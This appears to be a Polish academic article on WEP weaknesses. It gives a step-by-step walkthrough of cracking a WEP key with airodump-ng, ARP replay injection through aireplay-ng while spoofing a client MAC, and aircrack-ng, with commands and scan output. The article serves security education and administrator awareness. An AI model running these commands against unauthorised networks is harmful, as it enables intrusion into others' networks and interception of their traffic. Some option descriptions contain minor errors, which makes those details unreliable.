Jacek WOŁOSZYN

Uniwersytet Technologiczno-Humanistyczny w Radomiu

WIFI WEP I BEZPIECZEŃSTWO KOMUNIKACJI
WIFI WEP AND COMMUNICATION SECURITY

Słowa kluczowe: sieć bezprzewodowa, bezpieczeństwo, WEP, dostęp AP
Keywords: wireless network security, physical WEP, access AP

Streszczenie

Celem artykułu jest wykazanie niedoskonałości protokołu zabezpieczającego WEP stosowanych w sieciach WiFi. Pokazano, jak za pomocą ogólnie dostępnych narzędzi można złamać hasło dostępowe.

Summary

The purpose of this article is to show imperfections WEP security protocol used in WiFi networks. Shown how to use widely available tools can crack a password. In using this type of security password power has no special meaning, because the appropriate amount of captured packets allows for finding the encryption key.

Wstęp

Korzystanie z zasobów sieciowych z wykorzystaniem technologii bezprzewodowej opartej na protokole 802.11 to już codzienny standard. Użytkownicy korzystający z takiego rozwiązania korzystają z usług, jakie daje współczesny Internet. Dostęp do wielu takich usług, wymaga podania osobistych danych jak login czy hasło. Czy są one odpowiednio dobrze chronione, aby nasze dane nie wyciekły na zewnątrz? Powszechnie dostępne są routery oferujące między innymi protokół WEP[1]. Czy wybór takiego zabezpieczenia to dobry wybór? Jakie zagrożenia za sobą niesie wykorzystanie takiego rozwiązania? Przecież fale elektromagnetyczne wykorzystywane do komunikacji są ogólnodostępne w odległości kilku/kilkunastu metrów od komunikujących się urządzeń. Łatwo jest monitorować ruch powietrzny z wykorzystaniem zwykłej karty sieciowej pracującej w trybie monitora. Zapewne

[1] A.S. Tanenbaum, D.J. Wetherall, *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012; K.R. Fall, W.R. Stevens, *TCP/IP od środka. Protokoły*, wyd. II, Helion, Gliwice 2013.

nikt nie chciałby, aby obca osoba przejęła w taki sposób login i hasło np. do banku, czy do serwera pocztowego, ani też samej przesyłanej treści. Ponieważ samej komunikacji nie da się w żaden sposób zabezpieczyć, dlatego jednym ze sposobów na bezpieczną transmisję jest szyfrowanie danych. Poniżej omówiono szyfrowanie WEP stosowane w tej technologii. Jednocześnie wykazano, że w przypadku metod stosowanych w dalszej części artykułu jest możliwe złamanie takiego zabezpieczenia.

1. Szyfrowanie WEP /Wired Equivalent Privacy/

Protokół IEEE 802.11 WEP[2] zapewnia uwierzytelnianie i szyfrowanie danych pomiędzy hostem, a punktem dostępowym AP wykorzystując przy tym wspólny 40-bitowy klucz symetryczny znany zarówno jednej, jak i drugiej stronie. W celu odkodowania wiadomości odbiorca musi użyć identycznego strumienia do tego, który został użyty do zaszyfrowania wiadomości. Podczas szyfrowania metodą RC4 zostaje wykorzystana operacja różnicy symetrycznej XOR. Uzgadnianie wartości klucza następuje bez wykorzystania metody transmisyjnej. Nie ma zatem potrzeby uzgadniania definicji algorytmu zarządzania kluczem szyfrującym. Do tego klucza dołączany jest 24-bitowy wektor IV. Za pomocą tej pary wektorów jest tworzony 64-bitowy klucz, który jest wykorzystywany do szyfrowania pojedynczej ramki. Proces uwierzytelniania odbywa się poprzez zażądanie uwierzytelnienia hosta przez AP. Ten odpowiada na żądanie uwierzytelnienia 128-bitowym jednorazowym identyfikatorem. Z kolei host szyfruje identyfikator symetrycznym kluczem znanym również AP. AP odszyfrowuje wiadomość. Każda wysyłana ramka zawiera inną wartość IV, co powoduje, że szyfrowana jest innym 64-bitowym kluczem. Wartość IV dołączana do ramki jest tekstem jawnym. Samo szyfrowanie przebiega na obliczeniu 4-bajtowego kodu CRC[3] z treści ramki i zaszyfrowaniu za pomocą strumieniowego algorytmu RC4, który tworzy strumień z wykorzystaniem 64-bitowych kluczy do zaszyfrowania kolejnych ramek i ich kodów CRC wykorzystując do tego operację XOR.

Słabość szyfrowania WEP polega na tym, że do szyfrowania z użyciem algorytmu RC4 64-bitowa wartość klucza nie powinna być wykorzystywana więcej niż 1 raz. Idea wykorzystująca wykorzystanie algorytmu RC4 w szyfrowaniu WEP zakłada, powoduje, że tak nie jest. Dowiedziono, że dla wybranego klucza istnieje 2^24 niepowtarzalnych kluczy, a co za tym idzie występuje 99% prawdopodobieństwo wystąpienia tego samego klucza w 12000

[2] A.S. Tanenbaum, D.J. Wetherall, *Sieci…*

[3] B. Komar, *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000; K.R. Fall, W.R. Stevens, *TCP/IP od…*

transmitowanych ramek, co przy obecnych przepustowościach sieci jest wartościami sekundowymi.

2. Omijanie zabezpieczenia wykorzystującego protokół WEP

Stosując ogólnodostępne darmowe narzędzia można przyłączyć się do punktu dostępowego stosującego jako zabezpieczenie protokół WEP.

W tym przykładzie do realizacji podanego niżej zadania wykorzystano system operacyjny Linux[4].

Aby zlokalizować taki AP należy przełączyć tryb pracy karty sieciowej w tryb monitor mode, a następnie za pomocą polecenia airodump-ng przejrzeć ruch sieciowy generowany przez urządzenia wykorzystujące do komunikacji protokół 802.11. Wynik działania polecenia pokazano na rysunku 1.

```
CH  1 ][ Elapsed: 5 mins ][ 2013-12-04 10:25

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:0E:2E:F9:96:C8  -51       18        2    0  11  54e  WEP  WEP         labtest
 F8:1A:67:EE:32:90  -41      539       27    0   6  54e. OPN              Boski
Internet
 00:0C:E6:00:1D:00  -51       35       24    0   6  54e. WPA  TKIP   MGT  eduroam
 5C:B5:24:08:70:FF  -52       78       38    0  11  54 . WPA2 CCMP   PSK  Ups! Error!
DS
 08:60:6E:BC:67:20  -57       84        9    0  11  54e  WPA2 CCMP   PSK  WIiM-wlan
 00:0C:E6:00:14:00  -62       59      268    0   6  54e. WPA  TKIP   MGT  eduroam
 00:19:E0:10:1C:40  -63       21        0    0   3  54 . WPA  TKIP   PSK  Olimp
 00:25:9C:4B:56:28  -63       18      171    0   1  54   WPA2 CCMP   PSK  sala O3
 00:0C:42:23:C4:6E  -72        3        0    0   5  54 . OPN
algo.radom.pl
 08:86:3B:5D:C9:82  -72        2        0    0   1  54e  WPA2 CCMP   PSK  PHINANCE

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   64:66:B3:F1:00:21  -63    0 - 1      0        2
 (not associated)   64:A7:69:85:12:DF  -69    0 - 1      0        2  dom
 F8:1A:67:EE:32:90  9C:4E:36:2F:7B:C4  -30    0 - 6e     0       35  Boski Internet
 F8:1A:67:EE:32:90  90:A4:DE:77:21:59  -40    0 - 1      0       27
 F8:1A:67:EE:32:90  24:FD:52:F1:5E:E1  -61   11e- 1      0       18  Boski Internet
 00:0C:E6:00:1D:00  00:13:02:4B:20:7C  -47    0 -24e     0        3
 00:0C:E6:00:1D:00  40:B0:FA:81:5D:CB  -55   36e- 6      0       31
 00:0C:E6:00:1D:00  04:46:65:D5:DD:DC  -70    0 - 1      0       13  LT18i,eduroam
 5C:B5:24:08:70:FF  64:27:37:A2:70:75  -56    0 - 1      0       43  eduroam
 00:0C:E6:00:14:00  78:1F:DB:EA:3A:29   -1    1e- 0      0      226
 00:0C:E6:00:14:00  1C:65:9D:53:EF:42  -73    5e- 1      0       38  eduroam
 00:0C:E6:00:14:00  F8:DB:7F:98:A3:99  -60    0 - 1e     0        8  eduroam
 00:19:E0:10:1C:40  64:70:02:78:CA:2D  -60    0 - 1      0        1
 00:25:9C:4B:56:28  90:A4:DE:8C:76:5E  -28    0 -36    282       47
 00:25:9C:4B:56:28  20:54:76:23:F6:E6  -38   18 - 6     27       34
 00:25:9C:4B:56:28  24:FD:52:EF:E5:44  -45    5 -36    225       62  sala O3
 00:25:9C:4B:56:28  44:6D:57:83:B0:9A  -45    0 - 1      0        3
```

Rysunek 1. Wynik działania polecenia airodump-ng

[4] C. Negus, *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.

Na szczególną uwagę zasługuje punkt dostępowy rozgłaszający obecność sieci *labtest*, gdyż komunikacja z tym AP następuje z użyciem protokołu WEP. Aby uzyskać więcej informacji należy nieco zmodyfikować użycie polecenia airodump do postaci :

```
airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel 11 --
write WEPWrite mon0
```

– bssid identyfikuje punkt dostępowy używając do tego adresu fizycznego urządzenia,
– channel 11 przełącza tryb pracy na kanał 11, czyli częstotliwość /wcześniej karta pracowała w trybie siekanym obsługując wszystkie kanały /tryby//,
– write – ta dyrektywa powoduje, że cała komunikacja jest zapisywana na dysku, co pozwala na dalszą analizę zawartości treści komunikacji, która może być szczególnie interesująca w przypadku poznania klucza WEP. Znajomość tego klucza pozwoli odszyfrować komunikację. Do analizy przechwyconych pakietów wygodnie jest używać narzędzia Wireshark.

```
root@bt:~# airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel 11 --write
WEPWrite mon0


CH 11 ][ Elapsed: 3 mins ][ 2013-12-04 11:01

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER
AUTH ESSID

 00:0E:2E:F9:96:C8  -51   0      1911     65582  369  11  54e  WEP  WEP
OPN  labtest

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:0E:2E:F9:96:C8  C4:85:08:3D:8A:42    0    1e- 1    471   163755
```


Rysunek 2. Wynik działania polecenia airodump-ng z podłączonym klientem

2.1. Reprodukcja dodatkowych pakietów

Do skutecznego odszukania hasła potrzebna jest odpowiednia ilość danych. Nie można jednak określić jednoznacznie, ile pakietów jest niezbędne do tego procesu. Jeśli jest ona zbyt mała, ponieważ akurat klient nie korzysta zbyt intensywnie z sieci, można za pomocą polecenia aireplay-ng wygenerować dodatkowy ruch w sieci pobierając oryginalne przechwycone pakiety i wstrzykując je ponownie symulując odpowiedzi na żądania ARP.

```
root@bt:~# aireplay-ng -3 -b 00:0E:2E:F9:96:C8 -h
C4:85:08:3D:8A:42 mon0
```

– parametr –3 występujący w poleceniu powoduje powtarzanie pakietów ARP,
– parametr –b pozwala na określenia identyfikatora bssid sieci,
– parametr –a pozwala na określenie MAC adresu klienta, pod którego należy się podszyć generując ruch ARP za pomocą polecenia aireplay-ng. Adres klienta można zauważyć na rysunku 2 pod nagłówkiem STATION.



Rysunek 3. Wstrzykiwanie pobranych pakietów ARP ponownie do sieci za pomocą polecenia aireplay-ng

2.2. Zapis na dysku przechwyconych pakietów

Rezultatem zastosowanego polecenia airodump jest pojawienie się na dysku plików z zapisem przechwyconej transmisji z wybranego punktu dostępowego. Pliki zapisane są w kilku formatach gotowych od razu do wykorzystania przez programy odnajdujące hasło. Do naszego zadania odpowiedni jest plik `WEPWrite-02.cap`

```
root@bt:~# ls WEP*
WEPart.docx                  WEPWrite-01.csv
WEPart.odt                   WEPWrite-01.kismet.csv
WEPlinksys-01.cap            WEPWrite-01.kismet.netxml
WEPlinksys-01.csv            WEPWrite-02.cap
WEPlinksys-01.kismet.csv     WEPWrite-02.csv
WEPlinksys-01.kismet.netxml  WEPWrite-02.kismet.csv
WEPWrite-01.cap              WEPWrite-02.kismet.netxml
root@bt:~#
```

Rysunek 4. Wynik działania polecenia airodump-ng


3. Złamanie klucza szyfrowania

Mając zebraną odpowiednio dużą liczbę pakietów można wykorzystać polecenie aircrack-ng do złamania hasła. Wykorzystanie zebranych danych wraz z poleceniem arirack-ng pozwoli na uruchomienie procesu poszukiwania klucza.

```
root@bt:~# aircrack-ng WEPWrite-02.cap
```

Gdy zebrana ilość danych zapisana w pliku `WEPWrite-02.cap` jest wystarczająca, następuje odnalezienie hasła.

Na rysunku 5 przedstawiono wynik działania polecenia, na którym jest zaprezentowane szukane hasło.



Rysunek 5. Wynik działania polecenia aricrack-ng.

Wnioski

Stosowanie zabezpieczania WEP w sieci bezprzewodowej nie zapewnia bezpieczeństwa na oczekiwanym poziomie. Zebranie odpowiedniej liczby pakietów transmisji pomiędzy stacją kliencką a punktem dostępowym nie wymaga specjalnego wysiłku, aby zapewnić sukces w zdobyciu hasła dostępowego. Wystarczy, aby intruz znajdował się w zasięgu działania sygnału AP. Co gorsza, znajomość hasła nie tylko pozwala na dostęp do AP i zasobów sieciowych, do

których jest podłączona, ale także przejrzenie i analizę transmitowanych treści zapisanych na dysku między AP a klientem. Oczywiście zabezpieczenie spełnia swoją rolę dla zwykłych użytkowników, jednak w przypadku osób o podwyższonych kwalifikacjach można mówić o braku zabezpieczenia.

*** * ***

Autor przedstawia publikację w celach edukacyjnych dla osób zainteresowanych zagadnieniami bezpieczeństwa, jak i osób administrujących sieciami komputerowymi w celu uświadomienia im niedoskonałości stosowanych rozwiązań.

Autor nie ponosi odpowiedzialności za wykorzystywanie przedstawionej wiedzy do celów niezgodnych z prawem.

Bibliografia

Fall K.R., Stevens W.R., *TCP/IP od środka*. *Protokoły,* wyd. II, Helion, Gliwice 2013.

Komar B., *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000.

Negus Ch., *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.

Tanenbaum A.S., Wetherall D.J., *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012.